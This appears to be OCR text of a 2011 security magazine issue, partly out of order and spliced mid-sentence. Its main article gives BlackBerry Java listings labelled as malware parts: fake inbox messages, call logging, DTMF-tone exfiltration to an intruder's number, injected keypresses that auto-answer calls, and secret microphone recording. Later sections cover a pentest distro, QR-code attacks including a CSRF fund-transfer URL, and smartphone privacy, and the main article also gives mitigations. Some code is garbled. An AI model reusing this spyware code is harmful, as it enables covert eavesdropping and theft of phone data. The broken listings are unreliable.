Covert communications may be tunneled in normal, authorized traffic using techniques that make them largely undetectable, except by administrators and network filters. Covert channels in computer network protocols are also different from steganography which hides information in audio, visual, or textual content. While steganography requires some form of content as cover, covert channels require some network protocol as carrier.

With increasing awarness of computer security issues, groups and individuals may be motivated to keep their communications secret. Criminals, hackers, nation-state and corporate spies, privacy minded individuals,

Listing 13. *Putting message in inbox folder*

```
void MisLeadInboxMessage(Address fromAddress, String message)
{
   Session session = Session.waitForDefaultSession();
   Store store = session.getStore();
   Folder[] folders = store.list(Folder.INBOX);
   Folder inbox = folders[0];
   final Message msg = new Message(inbox);
   msg.setContent(message);
   msg.setFrom(fromAddress);
   msg.setStatus(Message.Status.RX_RECEIVED, Message.Status.RX_RECEIVED);
   msg.setSentDate(new Date(System.currentTimeMillis()));
   msg.setFlag(Message.Flag.REPLY_ALLOWED, true);
   msg.setInbound(true);
   msg.setSubject("subject");
   inbox.appendMessage(msg);
}
```

Listing 14. *PhoneListener part I*

```
private class PhoneLogger implements PhoneListener
{
   public void callAdded(int callId)                          { }
   public void callAnswered(int callId)               { }
   public void callConferenceCallEstablished(int callId)  { }
   public void callConnected(int callId)                  { }
   public void callDirectConnectConnected(int callId)     { }
   public void callDirectConnectDisconnected(int callId)  { }
   public void callDisconnected(int callId)                        { }
   public void callEndedByUser(int callId)                { }
   public void callFailed(int callId, int reason)         { }
   public void callHeld(int callId)                       { }
   public void callIncoming(int callId)               { }

   public void callRemoved(int callId)                { }
   public void callResumed(int callId)                { }
   public void callWaiting(int callid)                    { }
   public void conferenceCallDisconnected(int callId)     { }
}
```

sysadmins and savvy users might seek to use these channels to:

- Access data from an otherwise secure system
- Avoid detection of unauthorized access
- Perform legitimate network management functions
- Install, spread or control malware on compromised systems
- Circumvent filters designed to limit their freedom of speech
- Bypass firewalls for unrestricted access to the web

In the past decade, there has been an enormous increase in the popularity and promotion of the Internet Protocol Suite (aka TCP/IP) as the primary suite of network protocols for the interconnection of computer systems. Much research has been conducted in covert channeling by use (or misuse) of its component protocols. In particular, core protocols such as HTTP, ICMP and DNS have all shown the ability to act as clandestine mediums for covert traffic. These protocols were designed well before security was a primary concern and thus have much vulnerability that allow for creative misuse, within the scope and limitations of their RFC specifications.

In 1984 Simmons introduces the concept of subliminal channel through steganography. This concept, applied to the case of two prisoners exchanging sensitive information about how to escape through an open channel, is then extended to channels built over digital signatures schemes. In this case the channel is not stealth. But, as information is hidden inside other information, the data exchanged doesn't look sensitive and shall not raise suspicion. Covert channels then usually refer to one or both concepts: stealth channel and/or hidden information. In any case the main concern is information and more precisely the transmission of such information through what is called the information stream.

Voice covert channels in BlackBerry

Dual-tone multi-frequency signaling (DTMF) is used for telecommunication signaling over analog telephone lines in the voice-frequency band between telephone handsets and other communications devices and the switching center. The version of DTMF that is used in push-button telephones is commonly known as Touch-Tone or tone-dialing.

The telephone network is designed to carry voice signals. Nonetheless, it often carries other types of signals. A simple and ubiquitous example is telephone numbers. Your telephone has to communicate to the phone company central office the phone number you are intending to call. It has to do that over circuits designed to carry voice signals. Moreover, you may connect to a long-distance carrier distinct from your local service provider before supplying the phone number you want to call. Or you may connect to some service that asks you to enter your credit card number or account number, or asks you to respond to certain questions by pressing buttons on your telephone keypad.

DTMF converts sequences of numerical digits into signals that will easily traverse circuits designed for voice. DTMF signaling converts decimal digits (and the symbols `*` and `#`) into sounds that share enough essential characteristics with voice to easily traverse circuits designed for voice.

According to Symantec *Attack Surface Analysis of BlackBerry Devices* services such as cellular voicemail authenticate the calling user by the incoming phone

Listing 15. *PhoneListener part II*

```
private class PhoneLogger implements PhoneListener
{
    PhoneCall call = Phone.getCall(callId);
    StringBuffer strbuff = new StringBuffer();
    strbuff.append(" new DateTime" + callId +
                        call.getPhoneNumber() + call.get
                        DisplayPhoneNumber());
}
```

Listing 16. *API-routines to design malware's part "voice covert channel"*

```
import net.rim.blackberry.api.invoke.PhoneArguments;
import net.rim.blackberry.api.invoke;
```

Listing 17. *Initiate a call by victim device*

```
void init_send()
{
    //below any convert subrountine to encode stream,
                    string ,etc
    byte[] tone_arr = convert(new String("XXX").getBy
                    tes());
    PhoneArguments phoneArgs = new PhoneArgumen
                    ts(PhoneArguments.ARG_CALL,
                    "1234567");
    Invoke.invokeApplication(Invoke.APP_TYPE_PHONE,
                    phoneArgs);
    Thread.sleep(2000);  //we're waiting of 2 sec
    PhoneCall call = Phone.getActiveCall();
    call.sendDTMFTones(tone_arr);
}
```

number. A malicious application may take advantage of such systems by injecting DTMF tones into outgoing calls. Once authenticated, the application would have full control over the service preferences. For example, upon accessing voicemail, the application could disable caller verification and instead enable PIN verification (and then set the PIN number). Also it's possible to retrieve the string of tones entered by the user and hence their PIN code.

Clearly an attacker may take advantage of DTMF features to set up a covert channel for stealth data transferring. Even with low channel capacity, an attack can successfully transfer address book, short messages, pin-messages and other private data.

Malware Design (voice covert channel)

Again, API-routines can help design such malware. A list of API classes essential to re-create malware appears in Listing 16.

Its the same API-routines used into *Premium caller* malware's part.

Transferred data perhaps might be compressed and/or encrypted. Prepared data can be encoded in each of the DTMF tones 0, 1, 2, 3, 4, 5, 6, 7 (8,9,*,# being

Listing 18. *Simulate answering a call part I*

```
void callConnected(int callId)
{
    PhoneCall call = Phone.getCall(callId);
    String phoneNumber = call.getDisplayPhoneNumber()
                    ;
    if (phoneNumber.endsWith("XXXXXXX"))    //it's
                    intruder phone number
    {
        //below any convert subrountine to encode
                    stream, string ,etc
        byte[] tone_arr = convert(new String("XXX").g
                    etBytes());
        if (call.sendDTMFTones(tone_arr))
        {
            //GRAND SUCCESS
        }
        else
        {

        }
    }
}
```

Listing 19. *API-routines to design malware's part "simulation"*

```
import net.rim.blackberry.api.phone.AbstractPhoneLi
                    stener;
import net.rim.blackberry.api.phone.Phone;
import net.rim.blackberry.api.phone.PhoneCall;
import net.rim.device.api.system.EventInjector;
import net.rim.device.api.system.EventInjector.KeyCo
                    deEvent;
import net.rim.device.api.ui.Keypad;
import net.rim.device.api.ui.Ui;
import net.rim.device.api.ui.UiApplication;
import net.rim.device.api.ui.component.LabelField;
import net.rim.device.api.ui.component.Menu;
import net.rim.device.api.util.Persistable;
```

Listing 20. *Simulate answering a call part II – directly simulation*

```
public class PListener extends AbstractPhoneListener
{
    public void callIncoming(int callId)
    {
        final PhoneCall call = Phone.getCall(callId);
        final String number = call.getDisplayPhoneNumb
                    er();

        EventInjector.KeyCodeEvent pressKey = new
                    EventInjector.KeyCodeEvent(K
                    eyCodeEvent.KEY_DOWN, (char)
                    Keypad.KEY_UP, 0);
        EventInjector.KeyCodeEvent releaseKey =
                    new EventInjector.KeyCodeEven
                    t(KeyCodeEvent.KEY_UP, (char)
                    Keypad.KEY_UP, 0);

        try
        {
            Thread.sleep(1000);
        }
        catch (InterruptedException e)
        {
            //some errors
        }
        EventInjector.invokeEvent(pressKey);
        EventInjector.invokeEvent(releaseKey);

    }
}
```

Listing 21. *API-routines to design malware's part "voice recording"*

```
import javax.microedition.media.*;
import javax.microedition.media.Manager;
import javax.microedition.media.Player;
```

PLAYER STATE INTEGER Constants

`CLOSED`	Indicate that the Player is closed.
`PREFETCHED`	Indicate that it has acquired all the resources to begin playing.
`REALIZED`	Indicate that it's acquired the required information but not the resources to function.
`STARTED`	Indicate that the Player has already started.
`TIME _ UNKNOWN`	Indicate that the requested time is unknown. (Long int type)
`UNREALIZED`	Indicate that it hasn't acquired the required info and resources to function.

redundant, because it's a bit simpler) with padding to be a multiple of 3 in length. Here's a two way scenario.

Initiate a call by victim device and send to call's queue the dtmf-tones.

Simulate answering an incoming call and then send the dtmf-tones.

Let us examine each of them (Listing 17-20).

To simulate answering, please see my article in February 2011 Issue *Is Data Secure on the Password Protected Blackberry Device?*.

After including wait for incoming call and inject `KEY_UP` to answer. By the way, if you use `KEY_DOWN` character you've got a missed call at all.

Audio covert channels in BlackBerry or eavesdropping

Eavesdropping is the act of secretly listening to the private conversation of others without their consent, as defined by US Black's Law Dictionary. Early telephone systems shared party lines which would allow the sharing subscribers to listen to each others conversations. This was a common practice in rural America which resulted in many incidents and feuds. Nowadays, eavesdropping can also be done over telephone lines (wiretapping), email, instant messaging, and other methods of communication considered private. VoIP communications software is also vulnerable to electronic eavesdropping by via malware infections such as Trojans.

According to SC Magazine on May 12, 2011 Cisco IP phones were vulnerable. Security consultant Chris

NEW!
iPhone4G
How does this differ from the first iPhone?
This one comes wiretap-ready...
TELECOM IMMUNITY OK
MARGULIES

Figure 6. *Eavesdropping*

Gatford showed SC Magazine how internet-protocol phone systems from market leader Cisco were vulnerable to out of the box attacks that were widely known. He said customers of his had lost $20,000 a day through such exploits. Gatford said VoIP phone systems could turn on their users, hacked to become networked listening devices or *bugs*, wiretapped remotely or silenced, blacking out communications. Contact centers that often use internet-protocol phones because they were cheap to run, were especially at risk, he said (Full article you can find at section *On The Net*, Cisco IP phones prone to hackers).

Moreover, BlackBerry smartphone already has a feature known as *Voice Notes Recorder*. Nobody will restrict access to the same sets of API-subroutines (Listing 21).

First class *Manager* represents access point for obtaining system dependent resources such as Players for multimedia processing.

Second object, now interface *Player* controls the rendering of time based media data. It provides the methods to manage the Player's life cycle, controls the playback progress and obtains the presentation components. A Player has five states: UNREALIZED, REALIZED, PREFETCHED, STARTED, CLOSED. The purpose of these life-cycle states is to provide programmatic control over potentially time-consuming operations.

Third object, interface *RecordControl* controls the recording of media from a *Player*. *RecordControl* records what's currently being played by the *Player* (Listing 22).

All recorded data can be stored in .amr data format a la BlackBerry Voice Note. To play it on PC you just need a download a .amr-codec, e.g. by Nokia Phone ToolKit.

Mitigation

Mitigating PIM attacks (PIM Stealer, misleading modification) or PhoneLog mitigation then is difficult. As, I haven't found any enterprise permissions to control it, the permission checking for each downloaded application is all that has protects a Blackberry user from data compromise.

Cell-location threat could be solved by BES's rule *Disable Network Location Query IT policy rule* placed in *IT Policy›SIM Application Toolkit policy group*. Default value is no. So if it's *True* malware will have a errors.

Misleading message manipulation hasn't any effective way to solve. It's useless to use Firewall List (April 2011 Issue *The Backroom Message That's Stolen Your Deal*) or smth either. You have to check permission for each Message's API application's requests if you're BIS. If you're BES customer try use *Application Control Policy* rules for 3rd Party Applications.

DTMF covert channel is possible to block by BES IT Policy Rules in two ways. A first strong restriction is *Disable DTMF Fallback* placed at *Enterprise Voice Client*. Change the default value from *False* to *True*. The second way is more flexible. To stop attack events taking place over incoming or outgoing calls, an IT rule placed at *Enterprise Voice Client›Reject Non-Enterprise Voice Calls* should be set to *True* to accept incoming calls only if they are sent through the BlackBerry Enterprise Server.

In addition, setting up *black list* and *white lists* to reject or allow incoming and outcoming calls can help. The rules are configured at *Firewall›Restrict Incoming Cellular Calls* and *Firewall›Restrict Outcoming Cellular Calls*. Type one or more fixed dialing patterns (for example, specific dialing numbers or a set of dialing numbers that have the same prefix) separated by a *semi-colon (;)*. To receive calls to numbers that are preceded by the number one, or a plus sign (+)

Listing 22. *Voice recording*

```
byte[] microphone()
{
   byte[] byte_arr = null;
   RecordControl RecControl;
   try
   {
      Player players = Manager.createPlayer("capture://audio"); // Player set to capture audio here
      players.realize();
      RecControl = (RecordControl)p.getControl("RecordControl");
      ByteArrayOutputStream outstream = new ByteArrayOutputStream();
      RecControl.setRecordStream(outstream);
      RecControl.startRecord();
      players.start();
      Thread.sleep(RECORD_TIME); //msec
      RecControl.commit();
      if (players != null)
      {
         players.stop();
         players.close();
         players = null;
      }
      byte[] byte_arr = outstream.toByteArray();
   }
   catch (IOException e)
   {
      //some errors
   }
   catch (MediaException e)
   {
      //some errors
   }
   catch (InterruptedException e)
   {
      //some errors
   }
   return byte_arr;
}
```

On the 'Net

- *http://docs.blackberry.com/en/admin/deliverables/12063/BlackBerry_Enterprise_Server-Policy_Reference_Guide-T323212-832026-1023123101-001-5.0.1-US.pdf* – BlackBerry Enterprise Server Version: 5.0. Policy Reference Guide, RIM,
- *http://docs.blackberry.com/en/developers/deliverables/11961/BlackBerry_Java_Application-Feature_and_Technical_Overview--789336-1109112514-001-5.0_Beta-US.pdf* – BlackBerry Java Application. Version: 5.0. Feature and Technical Overview, RIM
- *http://docs.blackberry.com/en/developers/deliverables/9091/JDE_5.0_FundamentalsGuide_Beta.pdf* – BlackBerry Java Application. Version: 5.0. Fundamentals Guide, RIM,
- *http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1106255/BlackBerry_Application_Developer_Guide_Volume_1.pdf?nodeid=1106256&vernum=0* – BlackBerry Application Developer Guide Volume 1: Fundamentals (4.1), RIM,
- *http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1106255/BlackBerry_Application_Developer_Guide_Volume_2.pdf?nodeid=1106444&vernum=0* – BlackBerry Application Developer Guide Volume 2: Advanced Topics (4.1), RIM,
- *http://www.blackberry.com/developers/docs/4.2api/* – RIM Device Java Library – 4.2.0 Release (Javadoc), RIM,
- *http://docs.blackberry.com/en/developers/deliverables/15497/BlackBerry_Smartphone_Simulator-Development_Guide--1001926-0406042642-001-5.0-US.pdf* – BlackBerry Smartphone Simulator. Version: 5.0. Development Guide, RIM,
- *http://docs.blackberry.com/en/developers/deliverables/1077/BlackBerry_Signing_Authority_Tool_1.0_-_Password_Based_-_Administrator_Guide.pdf* – BlackBerry Signature Tool 1.0. Developer Guide, RIM
- *http://en.wikipedia.org/wiki/Cell_ID* – Cell ID description from Wiki
- *http://www.virusbtn.com/pdf/conference_slides/2010/Hypponen-VB2010.pdf* – Conference' 2010. „Dialers are Back!" by Mikko Hypponen (F-Secure Corporation)
- *http://www.iv2-technologies.com/CovertChannels.pdf* – Covert Channels by Renaud Bidou, Frédéric Raynal
- *http://www.sans.org/reading_room/whitepapers/detection/covert-channels_33413* – Covert channels by SANS Institute InfoSec Reading Room
- *http://www.scmagazine.com.au/News/257265,auscert-cisco-ip-phones-prone-to-hackers.aspx* – Cisco IP phones prone to hackers By Darren Pauli on May 12, 2011
- *http://www.cio.com/article/677377/RIM_Details_Upcoming_Cloud_Based_BES_General_Availability_Late_2011_* – RIM Details Upcoming Cloud-Based BES; General Availability „Late 2011" By Al Sacco on Thu, March 17, 2011

and the number one only, type *+1...;1...;r;*. To block a specific dialing number, append r to the dialing number. For example, to block calls from the number *519-555-1234*, type *+15195551234r*. To block calls that use a specific pattern, append *r* to the pattern. For example, type *011...r;* to block calls that use the format *011xxxxxxxxxx*. To block all calls other than the calls you permit using this rule, type r in the pattern.

Note, this IT Rule can block Premium-rate calls and other unwanted calls as well.

To assess the risk of eavesdropping you should to view permissions such as *Recording* and *Media* when you download any application. To protect from event injection set a BES IT Rule *Application Control Policy a Event Injection* to *False* value.

Also, if you are BIS consumer you should hope for Free Hosted BES Cloud that might be a type of BIS and that you can buy all necessary IT Rules. By the way, you always should check permissions when downloading an application to grant or disallow status such applications.

Conclusion

For many years, designers, developers, and evaluators of *trusted systems* for processing national security sensitive information have wrestled with issues about the ways hardware, operating systems, and application software can be used to establish covert channels in order to steal sensitive information. Covert channels are used because they're not easily detected. Any system can be attacked and have data stolen. Covert channels are a means of communication between two processes (both is not necessary in local) where one of them process is a Trojan that transmits data covertly and other is a Spy that receives data. Why are they important? It's difficult to detect and can compromise an otherwise secure system, including one that has been formally verified! Moreover, it can exist even in formally verified systems and can transmit enough data to compromise cryptographic or other confidential data.

YURY CHEMERKIN.

Graduated at Russian State University for the Humanities (http://rggu.com/) in 2010. At present postgraduate at RSUH. Information Security Analyst since 2009 and currently working as mobile info security researcher in Moscow.

I have scientific and applied interests in the sphere of forensics, cyber security, AR, perceptive reality, semantic networks, mobile security and cloud computing. I'm researching BlackBerry Infrastructure and the effects of the trust bot-net & forensic techniques on human privacy.

E-mail: yury.chemerkin@gmail.com, yury.chemerkin@facebook.com

Facebook: www.facebook.com/yury.chemerkin

LinkedIn: http://ru.linkedin.com/pub/yury-chemerkin/2a/434/549

Bugtraq "knock knock ... Bugtraq has you ..."


Feel the new revelation

The distribution known as Bugtraq-I, emerged from an independent project of two young enthusiastic Spanish guys. Noted for its easy use and easy configuration. Technically it is a stable and agile system in which applications are all automated and where the user can monitor all services of the system in real time.

Christian González and Rubén Galán creators of Bugtraq-1

Why choose Bugtraq-I?

There are multiple reasons, but the most notable one would be the global vision of the system that the user has with the conky interface. The friendly desktop makes an easy environment for a newbie user. Bugtraq-I is adaptable to any situation of ethical hacking.



Which applications/tools can you find in Bugtraq-I?

First of all, the majority of actual pentesting and forensic tools are incorporated in this system. These include tools of Windows that also work in Bugtraq. Next to that, you can find new branches of malware and anti-virus, with the purpose of empowering this unusual branch in GNU/Linux. Another type of tools are those that have been created by the Bugtraq-team. Lastly, Bugtraq-I also contains scripts for the installation of tools that require the user configuration, makimg a personal system in just a few minutes.

In which system is it based?

Bugtraq-I is based in Ubuntu 10.04 with the kernel 2.6.38 generic-pae. The dekstop environment is based in Gnome 2, optimized for the best performance.

What do you mean with automated applications?

One of the main differences between the actual pentesting distributions is that not a single unnecessary service runs in Bugtraq-I. Everything is thought through in such a way that the system intelligently selects the needed services to make the application work; like this the user monotorizes in real time all the daemons of the tools.

How to install?

You can download Bugtraq-I Final from official website. You can install it from a dvd or usb, where you have the option to use it liveCD or use the installer directly.

Are you planning to continue this project?

Yes, of course. We have created a private community in which we are developing new tools and giving the opportunity to grow to unknow or unsupported projects. The inscriptions have been closed on July, so if somebody want to participate, we will give 10 places for the readers of hackin9.

Internet Contact
Website: www.bugtraq-team.com **Twitter:** @BugtraqTeam
E-mail: staff@bugtraq-team.com
Pre-Inscriptions: inscriptionsh9@bugtraq-team.com

Tag: You're infected!

QR Codes as attack vectors

The internet is a dangerous place. We (as Information Security people) have known this for a while and general users are learning more and more about how malicious web sites can steal your information. As mobile computing enables unique interactions with technology, new security risks arise.

With the growing use of QR (*Quick Response*) Codes our data is becoming available to a format that users do not usually equate with Information Security: Print Media. QR Codes allow content providers, marketing gurus and cyber criminals to jump from a printed page to executing content on your mobile device. In this article we are going to examine how QR Codes can be used to realize threats facing our mobile devices by examining three attack vectors.

What is a QR Code?

Originally, QR Codes were developed by Denso Wave (a division of Toyota) for tracking automobile parts. The code's design enabled it to store *several hundred times more information (According to the QR Code Features site* (*http://www.denso-wave.com/qrcode/qrfeature-e.html*)) than the standard 20 digit bar code. Over time, the QR Code has grown to be a powerful marketing tool that allows viewers to jump from offline media to online content with their mobile device. As an example of this, recently a television show provided a QR Code (showed during the broadcast) that allowed the viewers to download music performed by the star of the show. Another interesting example used billboards to supply viewers with an electronic coupon. The marketing samples all further engaged the viewer (whether viewing a television show or billboard) by moving them from a view only medium to a mobile application or website. For marketing organizations, the appeal is the engagement that QR Codes allow.

Figure 1. *Sample QR Code for my blog*

Technically, a QR Code is a bar code that contains data both vertically and horizontally. The structure of a QR Code is built from five elements (5 Elements from the Wikipedia entry for QR Codes (*http://en.wikipedia.org/wiki/QR_Code*) but the definitions are from the QR Code Security report by SBA-Research in Austria (*http://www.sba-research.org/wp-content/uploads/publications/QR_Code_Security.pdf*)):

- *Version information*: Identifies which of the 40 different versions of QR Codes applies to this particular QR Code.
- *Format information*: Contains information about the error correction level of the QR Code as well as the masking pattern.
- *Data and error correction keys*: This is the data stream for the QR Code (what the code actually contains).

- *Required patterns*: on a QR Code there are numerous areas that hold special meaning to the QR Code reader. These include the 3 Finder Pattern points, Alignment point and Timing points.
  - *Finder Pattern*: three points in the upper left, upper right and lower left corners allow the QR Scanner to assess the bar code orientation and recognize that the scanner is viewing a QR Code.
  - *Alignment Point(s)*: Used to help the scanner when trying to read a QR Code that has image distortion. If the QR Code is very large, multiple Alignment Points could be used.
  - *Timing Points*: Used to determine the size of a single module (i.e. Data point)
- *Quiet Zone*: this is the white area around the QR Code that separates the bar code from the rest of the document.

While this article will not dive into the specifics about how a QR Code is constructed and can be modified, it is important to understand that a QR Code is more than a bunch of dots in a square. Advanced attacks on QR Codes manipulate the values in the data and error correction keys to alter the meaning of a legitimate code. These attacks can be sophisticated designs that mask over existing QR Codes flipping single data points (from white to black or black to white). In this article, we are going to focus on simple attacks that leverage what the QR Scanner is commanded to do by the code. The more complicated attacks are discussed in QR Code Security by Kieseberg, et al (*http://www.sba-research.org/wp-content/uploads/publications/QR_Code_Security.pdf*).

What can a QR Code do?

QR Codes can contain any type of information. For mobile web they are used to store URLs, SMS messages, phone numbers, serialized objects, vcard information the possibilities are only limited by your scanner's capabilities. This flexibility allows for a very versatile implementation but also gives cybercriminals a wide breadth of attack vectors. An attacker could leverage the QR Code as a delivery method for malware or execute a script against a web site the mobile device is authenticated to.

The challenge that we face from an Information Security stand point, is that users do not know what the QR Code will do until it is scanned (if the content provider does not specify [which they should]). Users, in effect, blindly click a link and accept whatever is presented to them. The convenience of quickly scanning and then receiving the *prize* (whatever the user receives for clicking the QR Code: a coupon, a free download, etc…) makes QR Codes very attractive to those seeking instant gratification. With the focus on the *prize*, users might not be thinking about the risks involved in whatever the QR Code actually did on their mobile device.

3 Attacks with QR Codes

QR Codes make some attacks very simple. These three attacks are not specific to QR Codes, just made simpler when delivered through a QR Code scanner. In the end, the purpose of these explorations is to encourage the reader to think of the risks QR Codes can present to mobile devices not as a walk through or how-to build a malicious QR Code. As you will see, all you need is a QR Code Generator and some imagination to quickly build an attack.

Attack #1: Malware Delivery

Malware delivery has been around as an attack vector for years. Its various permutations (whether scareware, a new codec, etc…) all start with a download. QR Codes can be used to download software or direct users to an App in your device's App Store. Depending on the review process of the App Store, malware can sneak in and be trusted by the user because of it being listed in the App Store. Not every user is as suspect of the App Store as your average Information Security professional. Using a QR Code (which users might not think about security while scanning) and directing users to a trusted source (the App Store) the malware can seem perfectly legitimate.

Being that the malware is loading to your phone; cybercriminals can get creative with the payload. In September 2011, Kaspersky labs found a Russian web site that presented users a QR Code that promised an Instant Messaging application. When users scanned the QR Code and downloaded the App (which turned out to be malicious), the malware sent SMS messages to a premium service which provided the bad guys (or gals) $5 and $10 per message (From Mobile Marketer: Malicious QR code campaigns threaten legitimate marketers (*http://www.mobilemarketer.com/cms/news/content/11296.html*)). This might not seem like a lot of money but consider the economies of scale: the more people infected, the higher the pay off. If the application sent SMS messages on a reoccurring basis, then the payoff increases per user until the infected realizes the issue. While the malware is the payload, the QR Code is the delivery mechanism.

Attack #2: Phishing

Savvy web surfers will inspect a link, checking for anything suspicious but with QR Codes you just point and click. As a user you do not get the inspection that you could have with traditional hyperlinks unless your scanner provides that functionality for you. QR Codes are like tiny urls (such as *bit.ly* or *tiny.url*) in that you do not know where you really are going to go until you click the link. Combine this with the hidden address bar of many mobile browsers and you have the perfect Phishing opportunity. Consider a QR Code that states it links the user to a special offer for a banking site. A scan of the code can take the user to a fraudulent site that looks exactly like the legitimate site. Without checking the URL, users could believe that the site is their banking site and enter their credentials to receive a free gift.

Leveraging a user's trust in print material, QR Codes lend themselves well to Spear Phishing. Providing a target print content with a malicious code can be an effective attack vector. As an example, an attacker could post malware QR Codes at the local coffee shop of a targeted company to gather information or penetrate the network. As employees go to get their coffee, they scan the signs for deals all the while loading malware infused coupons. Users do not consider information security when looking at print media. The real world is fundamentally disconnected from the virtual and the idea that a piece of paper can wreak havoc to their digital world does not enter their mind.

Attack #3: Cross Site Request Forgery (CSRF)

OWASP Top Ten (*https://www.owasp.org/index.php/Top_10_2010-A5*) describes a CSRF threat agent as someone who can trick users into submitting unintended requests to your application. Being that a QR Code can be anything from a JavaScript link (`href="javascript:…"`) to a full query string path (`?NewPassword=*****`) or whatever else an attacker can imagine (depending on the reader) QR Codes are an ideal delivery method for CSRF attacks.




Figure 2. *Sample Microsoft Tag leading to my blog*

This attack requires two components, a malicious QR Code and a vulnerable application. The QR Codes are easy to create and CSRF vulnerabilities are rated as Widespread (meaning that they are very common) by OWASP. Using the OWASP example, imagine a banking site that is vulnerable to CSRF attacks. The link to transfer funds to account 4673243243 being the following: *http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243.* Altering the query string to apply the funds to an attackers account would be simple and storing that URL in a QR Code would not require much effort. This attack is further empowered by the personal nature of mobile devices. Users do not think to logout of applications or web sites because they are the only ones who use their device. Without knowing what the QR Code will do when scanned a user executes the malicious CSRF request against their banking site (which they never logged out of) and sends 1,500$ to the attacker's account.

QR Codes are not alone

As with any popular product, competitors arise with different features and functionality. Microsoft Tag is a QR Code alternative (although they also support the QR Code standard) offering custom design, colorful imaging and a supporting report system. While QR Codes are a standard that anyone can produce, Microsoft Tag is a proprietary format that is unique to them. Along with Tag, Microsoft offers a service that not only provides reporting similar to Google Analytics but also scrubs for malicious links. Specifically, Microsoft Tag maintains a blacklist of URLs and prevents their scanning software from processing requests to anything on the blacklist.

For this article, Microsoft Tag is provided as an illustration of a suite that utilizes some protection practices to prevent malicious tags from reaching your users. By managing the tag, scanner and cloud storage the service can maintain tight control over the content being provided for users. This adds a level of oversight to the content being processed by the user's scanning software. As the QR Code industry grows, more service providers like Microsoft Tag will come to market and provide an appealing solution to those who want to offload the QR Code management and have someone scanning for malicious codes. On the other hand, the automated processes that blacklists content can make mistakes and your legitimate content could be accidently identified as malicious. This would be a major problem if your multimillion dollar ad campaign is mistaken for malware. When building a QR Code solution, service providers can provide some added protection to your user base but can also introduce restrictions on your solution. Deciding whether or not to

Further Reading

- QR Code Security (*http://www.sba-research.org/wp-content/uploads/publications/QR_Code_Security.pdf*)
- Mobile Marketer (*http://www.mobilemarketer.com/cms/news/content/11296.html*)
- QR Code Safety (*http://sandiego.bbb.org/article/consumer-alert-qr-code-safety-28037*)

use a service provider needs to be driven by the project requirements.

A link with no name

QR Codes provide marketing organizations with a powerful engagement tool. A user just points their phone at an advertisement and instantly connects to the product's company. As use of QR Codes increases, cybercriminals are examining how this technology can be used for profit. Like many input validation attacks, QR Codes leverage the trust a user has in the authenticity of the code to deliver a malicious payload. The most powerful tool against malicious codes is educating end users that threats to their data exist outside of the computer in people, print and pictures. Foster a healthy level of skepticism in your users when it comes to QR Codes and reduce their chances of being tagged by a cyber-attack.

TIM KULP

Tim Kulp (CISSP, CEH) is the Manager of Systems Development at FrontierMEDEX in Baltimore, MD. Specializing in secure software development and Software Security Assurance practices, Tim writes and presents to developers on how to build secure systems. Recently Tim has been studying technologies such as Social Media, Augmented Reality and Tagging to examine security implications for business.

ISAF

The **Most Comprehensive** Exhibition
of the Fastest Growing Sectors of recent years
in the **Center of Eurasia**

ISAF IT SECURITY
INFORMATION, DATA AND NETWORK SECURITY EXHIBITION

ISAF SAFETY&HEALTH
OCCUPATIONAL SAFETY AND HEALTH EXHIBITION

ISAF SMART HOUSES
SMART HOUSES AND BUILDING AUTOMATION EXHIBITION

ISAF SECURITY
16th INTERNATIONAL SECURITY AND RFID EXHIBITION

ISAF FIRE
16th INTERNATIONAL FIRE, EMERGENCY RESCUE EXHIBITION

www.isaffuari.com

SEPTEMBER 20th - 23rd, 2012
IFM ISTANBUL EXPO CENTER (IDTM)

KOSGEB

MARMARA
TANITIM FUARCILIK

T. +90 212 503 32 32 | marmara@marmarafuar.com.tr
www.marmarafuar.com.tr

THIS EXHIBITION IS ORGANIZED WITH THE PERMISSIONS OF T.O.B.B.
IN ACCORDANCE WITH THE LAW NUMBER 5174.

Smartphones Security and Privacy

All the threats that attack your enterprise computer centers and personal computer systems are quickly encompassing mobile devices.

Smartphones are part of your *Personal Area Network* (PAN) and the user needs to remember that everything that is done on them, data saved in them, communications that touch them in anyway (voice, SMS, email) should be viewed as public and not private.

In a decision filed on January 3, 2011 in People v. Diaz, the California Supreme Court ruled that an arrestee's *loss of privacy* extends to personal items including cell phones. The Court determined that search of the cell phone was *valid as being incident to a lawful custodial arrest* under the Fourth Amendment. The ruling allows police in California to access any data stored on an arrestee's phone including voicemail messages, photos, address book, browsing history, data stored in apps (including social media apps), search history, and chat logs. In addition, depending upon the use of location-enabled services or apps that store data on the phone, the police might also be able to determine the arrestee's past whereabouts (*http://www.courtinfo.ca.gov/opinions/documents/S166600.PDF*).

